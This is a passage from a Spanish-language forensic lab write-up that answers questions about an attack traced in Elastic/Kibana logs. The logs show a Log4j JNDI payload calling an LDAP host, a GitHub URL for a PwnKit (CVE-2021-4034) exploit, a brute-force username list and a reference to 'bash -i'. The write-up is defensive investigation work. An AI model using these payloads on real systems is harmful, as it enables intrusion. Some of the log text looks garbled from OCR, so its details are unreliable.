cyber	64	0	Feb 2, 2022 @ 07:55:59.283	—	—	—
<b>salem</b>	11	18	Feb 2, 2022 @ 18:43:45.000	192.168.10.10	Feb 2, 2022 @ 18:27:13.000	192.168.10.10
root	2	22	Feb 2, 2022 @ 07:30:01.323	—	Feb 2, 2022 @ 18:29:44.000	192.168.10.10
P@\$\$WOrld	0	48	—	—	Feb 2, 2022 @ 18:34:53.000	192.168.10.10
admin	0	48	—	—	Feb 2, 2022 @ 18:28:58.000	192.168.10.10
admin123	0	48	—	—	Feb 2, 2022 @ 18:31:09.000	192.168.10.10
ahmed	0	48	—	—	Feb 2, 2022 @ 18:28:11.000	192.168.10.10
lastpass	0	48	—	—	Feb 2, 2022 @ 18:34:07.000	192.168.10.10
password	0	48	—	—	Feb 2, 2022 @ 18:31:52.000	192.168.10.10
password123	0	48	—	—	Feb 2, 2022 @ 18:32:39.000	192.168.10.10

### 13. Despues de que ese atacante descargó el exploit del repositorio de GitHub usando wget. ¿Cuál es la URL completa del repositorio?

La URL completa del repositorio es:



<https://raw.githubusercontent.com/joeammond/CVE-2021-4034/main/CVE-2021-4034.py>



## 14. Despues de que el atacante ejecuta el exploit, que genera un nuevo proceso llamado pkexec, ¿cuál es el hash md5 del proceso?

Buscaremos process.args: <https://raw.githubusercontent.com/joeammond/CVE-2021-4034/main/CVE-2021-4034.py>, con esta última parte siendo el archivo descargado.


El hash del proceso pkexec es: 3a4ad518e9e404a6bad3d39dfebaf2f6



**15. Luego, el atacante obtiene un shell interactivo ejecutando un comando específico en el proceso id 3011 con el usuario root. ¿Cuál es el comando?**

En el analizador de eventos podemos seguir la pista del pkexec, llevándonos a un proceso bash.

El comando es bash -i, este se utiliza para iniciar una nueva instancia de la shell Bash en modo interactivo.



## 16. ¿Cuál es el nombre de host que alerta a signal.rule.name: "Netcat Network Activity" (Actividad de red Netcat)?


El nombre del host es: CentOS.

The screenshot shows the 'Alerts' section of the Elastic Stack interface. At the top, there's a search bar (1) and a refresh button (2). Below the search bar is a table titled 'Count' showing the number of events for different rule names. The 'Netcat Network Activity' row is highlighted with a red box (3). To the right of the count table is a 'Trend' chart showing the volume of events over time. Below these are two panels: 'All Process Events' showing a timeline of process activity, and a detailed view of a specific process named 'Account\_details.pdf.exe' which was running at the time of the alert.

This screenshot shows the same 'Alerts' section as the previous one, but with a different set of alerts. The 'Count' table shows a single entry for 'Netcat Network Activity' (1). In the alert details table below, the 'host.name' column is highlighted with a red box (2), showing the value 'CentOS'.


## 17. ¿Cuál es el nombre de usuario que ejecutó netcat?

El nombre es solr.




## 18. ¿Cuál es el nombre del proceso principal de netcat?

El nombre del proceso principal es java.




**19. Si se concentra en el proceso nc, puede obtener el comando completo que ejecutó el atacante para obtener un shell inverso. ¿Escribir el comando completo?**



**20. ¿Cuál es la ruta completa del archivo de registro de la aplicación "solr"?**

/var/solr/logs/solr.log.1



**21. ¿Cuál es la ruta que es vulnerable a log4j?**

/admin/cores

The screenshot shows a Kibana dashboard for filebeat logs. At the top, there's a search bar with the query "log\_file.path: /var/log/soil/soil.log" and a red circle with the number 2. Below it is a "Add filter" button. On the left, a sidebar lists "Available fields" under "Popular" and "Filebeat". A red box highlights the "filebeat" dropdown in the top-left corner, with a red circle containing the number 1. The main area shows a histogram with 71 hits, spanning from 2022-01-09 00:00 to 2022-02-06 00:00. A red box highlights the histogram area, with a red circle containing the number 2. Below the histogram is a table of log entries. A red box highlights the first log entry, with a red circle containing the number 3. The log entry details a filebeat event with timestamp Feb 3, 2022 at 02:57:21.758, host IP 192.168.39.10, and host name feb09:20cf:fe54:web. A red box highlights the host.name field in the table, with a red circle containing the number 4. The table has columns for Time, Document, and Actions. The Actions column shows various document IDs. At the bottom, there are "View surrounding documents" and "View single document" links.

① host.os.kernel	v.1.19-V#248-2.1-#10-3_v399_04
② host.os.name	CentOS Linux
③ host.os.platform	centos
④ host.os.type	linux
⑤ host.os.version	8
⑥ input.type	log
⑦ log.file.path	/var/solr/logs/solr.log
⑧ log.offset	5,811
⑨ message	2022-02-03 01:28.941 INFO [qt1954406292-22] [ ] o.a.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=\$jndi:ldap://192.168.1.19:1389/Exploit}) status=0 QTime=8
> Feb 3, 2022 0 02:51:04.583	log,file.path:/var/solr/logs/solr.log @timestamp:Feb 3, 2022 0 02:51:04.583 agent.ephemeral_id:4bde463-e8d7e9c1634 agent.hostname:CentOS agent.id:8933fd95-05de-4baf-afcd-0925691c4993 agent.name:CentOS agent.type:filebeat agent.version:1.12.0 host.architecture:x86_64 host.containerized:false host.hostname:CentOS host.id:7f144b6775840bb322fa88c27797 host.ip:192.168.30.10 host.port:80:29:54:eb:ab host.name:CentOS host.os.family:redhat host.os.kernel:4.18.0-548.2.1.el8_5.x86_64 host.os.name:CentOS Linux host.os.platform:centos host.os.type:linux host.os.version:8 input.type:log log.offset:4,833 message:2022-02-03 01:59:47.991 INFO [qt1954406292-17] [ ] o.a.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=\$jndi:ldap://192.168.1.19:1389/} status=0 QTime=>32 _id:WVXvX4BmeyYot4r#0AK _index:filebeat-7.17.0-2822.02.02-000001 _score: - _type:_doc
> Feb 3, 2022 0 02:49:29.578	log,file.path:/var/solr/logs/solr.log @timestamp:Feb 3, 2022 0 02:49:29.578 agent.ephemeral_id:4bde463-e8d7e9c1634 agent.hostname:CentOS agent.id:8933fd95-05de-4baf-afcd-0925691c4993 agent.name:CentOS agent.type:filebeat agent.version:7.17.0 host.architecture:x86_64 host.containerized:false host.hostname:CentOS host.id:7f144b6775840bb322fa88c27797 host.ip:192.168.30.10 host.port:80:29:54:eb:ab host.name:CentOS host.os.family:redhat host.os.kernel:4.18.0-548.2.1.el8_5.x86_64 host.os.name:CentOS Linux host.os.platform:centos host.os.type:linux host.os.version:8 input.type:log log.offset:4,415 message:2022-02-03 01:49:28.918 INFO [main] [ ] o.e.j.s.AbstractConnector Started ServerConnector@3aabb9bf[HTTP/1.1, (http/1.1, h2c)] [0.0.0.0:8983] _id:NxVXvX4BmeyYot4r#0AK _index:filebeat-7.17.0-2822.02.02-000001 _score: - _type:_doc

22. ¿Cuál es el parámetro de solicitud GET que se utiliza para entregar la carga útil de log4j?

El parámetro es foo.

## 23. ¿Cuál es la carga útil JNDI que está conectada al puerto LDAP?

params={foo=\${jndi:ldap://192.168.1.10:1389/Exploit}}

```
Feb 3, 2022 @ 02:51:04.583 log.file.path: /var/log/filebeat/2022-02-03.log @timestamp: Feb 3, 2022 @ 02:51:04.583 @agent.ephemeral_id: 4bd6e463-0951-42e6-8cc0-e88c7e9c1634 @agent.hostname: CentOS @agent.id: 8933fd95-dd3e-4ba7-afcd-0925691c4093 @agent.name: CentOS @agent.type: filebeat @agent.version: 7.17.0 @ecs.version: 1.12.0 @host.architecture: x86_64 @host.containerized: false @host.hostname: CentOS @host.id: f714a867275d4abb3e2fba88c27797 @host.ip: 192.168.30.10 @host.mac: 00:0c:29:54:eb:ab @host.name: CentOS @host.os.family: redhat @host.os.kernel: 4.18.0-348.2.1.el8_5.x86_64 @host.os.name: CentOS Linux @host.os.platform: centos @host.os.type: linux @host.os.version: 8 @input.type: log @log.offset: 4.831 @message: 2022-02-03 01:50:47.991 @path: /admin/cores @params: {foo=${jndi:ldap://192.168.1.10:1389/Exploit}} @status: 0 @time: 2022-02-03 01:50:47.991 @type: o.a.s.HttpSolrCall [admin] webapp=null @type: _index @type: _id: U6VXV4BHeYtOr#RAK @type: _index @type: filebeat-7.17.0-2022.02.02-000001 @type: _score: - @type: _type @type: _doc

Feb 3, 2022 @ 02:49:29.570 log.file.path: /var/log/filebeat/2022-02-03.log @timestamp: Feb 3, 2022 @ 02:49:29.570 @agent.ephemeral_id: 4bd6e463-0951-42e6-8cc0-e88c7e9c1634 @agent.hostname: CentOS @agent.id: 8933fd95-dd3e-4ba7-afcd-0925691c4093 @agent.name: CentOS @agent.type: filebeat @agent.version: 7.17.0 @ecs.version: 1.12.0 @host.architecture: x86_64 @host.containerized: false @host.hostname: CentOS @host.id: f714a867275d4abb3e2fba88c27797 @host.ip: 192.168.30.10 @host.mac: 00:0c:29:54:eb:ab @host.name: CentOS @host.os.family: redhat @host.os.kernel: 4.18.0-348.2.1.el8_5.x86_64 @host.os.name: CentOS Linux @host.os.platform: centos @host.os.type: linux @host.os.version: 8 @input.type: log @log.offset: 4.615 @message: 2022-02-03 01:49:28.918 @path: /admin/cores @params: {foo=${jndi:ldap://192.168.1.10:1389/Exploit}} @status: 0 @time: 2022-02-03 01:49:28.918 @type: o.e.j.s.AbstractConnector Started ServerConnector@25ad6090ff[HTTP/1.1, (http/1.1, h2c)@0.0.0.0:8983] @type: _id: U6VXV4BHeYtOr#RAK @type: _index @type: filebeat-7.17.0-2022.02.02-000001 @type: _score: - @type: _type @type: _doc
```